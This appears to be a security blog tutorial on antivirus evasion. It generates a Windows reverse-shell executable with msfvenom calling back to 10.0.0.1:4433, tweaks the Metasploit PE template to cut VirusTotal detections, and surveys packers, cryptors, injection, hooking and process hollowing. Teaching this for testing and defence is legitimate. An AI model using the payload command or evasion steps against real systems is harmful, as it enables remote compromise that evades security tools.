AntiVirus Evasion Techniques


Introduction
Antivirus software looks for, detects, and eliminates viruses as well as other harmful software such as worms, trojans, adware, and others. Such programs are intended to be used as a preventative measure in cyber security, preventing threats from entering your computer and causing harm. While you may believe that your computer is secure as long as you don’t visit questionable websites, hackers have far more subtle methods of putting their infections on your machines, which is why you need a strong antivirus to keep one step ahead of them. If a virus infects your computer, the repercussions might be grave. Viruses may cause a wide range of harmful behavior. They have the ability to crash your device, spy on you via your webcam, or monitor your personal accounts. Hackers can employ viruses to steal your personal information, which includes everything from account logins to financial information. This can then be used to commit identity theft, phishing schemes, and other crimes. Because of these possible repercussions, network security is more critical than ever.
Antivirus Types
Antiviruses are created using one of three primary types / techniques.

- Signature Based: These antivirus engines are built using signatures to determine what sort of code the next executable may contain. If the code or pattern of bytes is found in a banned content, an AV alert is generated.
- Heuristic Based: A modern approach for identifying harmful payload. It establishes specific criteria and algorithms, the check whether the code contains a specific set of code/instructions or executable segments. If the activities initiated by these segments are malicious, an AV warning is generated.
- Behaviour Based: This method examines the binary file’s behavior and classifies it as malicious or non-malicious. If harmful, the antivirus software is activated.
How Does Antivirus Work?
An antivirus program scans incoming files or code as it travels through your network traffic. Companies that provide this software assemble a large database of previously known viruses and malware and train the software to identify, flag, and remove them. When files, programs, and apps enter and exit your computer, the antivirus compares them to its database in search of matches. Similar or identical matches to the database are separated, scanned, and deleted. While you may configure your antivirus to conduct automated scans of your computer for harmful files, you can also opt-in to manual scans, which allow you to sit back and observe which hazardous files were discovered and neutralized in real-time. Before “cleaning” a file to remove harmful code, some antivirus software will ask for your consent. If you prefer a hands-off approach, you may configure the program to automatically delete dangerous files.
AV Bypass with Metasploit Templates
We are going to evade AV with Metasploit Templates. Let’s generate a payload without using any encoding techniques to see how many AV detect it.
Technique 1
We have generated our payload using msfvenom:
msfvenom -p windows/shell_reverse_tcp LHOST=10.0.0.1 LPORT=4433 -f exe > /Desktop/virus.exe

Let’s upload the “av.exe” to VirusTotal to test how many AV detect it. The result of Virus total is attached below. We can see that 46 AV were able to detect our msfvenom payload as malicious software:

Technique 2
Let’s make a few changes to the Metasploit payload template.
Step 1: cat /usr/share/metasploit-framework/data/templates/src/pe/exe/template.c

Step 2: Let us change the size of the payload from 4096 to 4000

Step 3: Let us recompile the standard template

Step 4: We are now going to regenerate the payload using the newly compiled template.


Now we are going to re-upload the avbypass2.exe to VirusTotal. By modifying the template, we were able to reduce the detection to 32 AV. By creating custom binaries, we would be able to completely bypass any AV detection.
Other methods used for AV evasion
Based on what and how we alter process codes, we can describe the following evasion approaches as On-disk or In-memory.
- OBFUSCATORS: Obfuscators disguise harmful code as legal process code. They rearrange and alter code to the point where it is virtually difficult to reverse engineer it and learn what it could be doing on disk. They can insert dead code or alter the meaning of existing instructions with equally harmful code.
- PACKERS: We can minimize the size of our payload using this evasion approach. Previously, we used to bundle our malicious code, for example, taking one picture file and one executable and compressing it using WinRAR to zip it and then executing it one after the other. Packers, on the other hand, now decrease the size of the executable and create a totally new binary structure for the file on disk.
- CRYPTORS: This technique cryptographically alters the code of a program/executable and creates a stub decryption function or subprocess. The software is encrypted and the decrypting stub is concealed when it is transmitted. Making it appear completely worthless to AV and therefore avoiding it. Encrypted code is decrypted in memory, and decrypted executable code is saved to disk. As a result, AV was unable to delete it before to execution.
- PROTECTORS: The protectors were designed to prevent any code from being reversed, debugged, or tested on a virtual machine emulation process. However, we may use this feature to trick anti-virus systems by creating a payload under protection and delivering it to the victim.
- PROCESS MEMORY INJECTION: To get execution rights, Windows API handles are tampered with. Windows provides us with the benefit of memory and process management; if there is a running process or process to which you have access, you have the right to claim its handler (an object to basically initiate functioning and working with the thread you are trying to gain access to).
- DLL INJECTION: This approach is identical to process memory injection. In this case, we inject a DLL into memory, which is then run. This technique is not the same as putting a DLL on disk and invoking it using LoadLibrary ().
- INLINE HOOKING: In this technique, we accept a function that performs a routine task. We create a subroutine kind of route, in which we add some code and modify the flow of execution such that our malicious code is run somewhere in between normal function execution and the function completes its purpose properly, unaware that it done something harmful.
- PROCESS HALLOWING: The procedure is placed in a state of suspension. The image of the process in memory is then modified by first erasing it and then inserting a malicious executable to it. The operation is then continued, making it difficult for antivirus software to detect.
Author: Pradeep Chandar







.svg)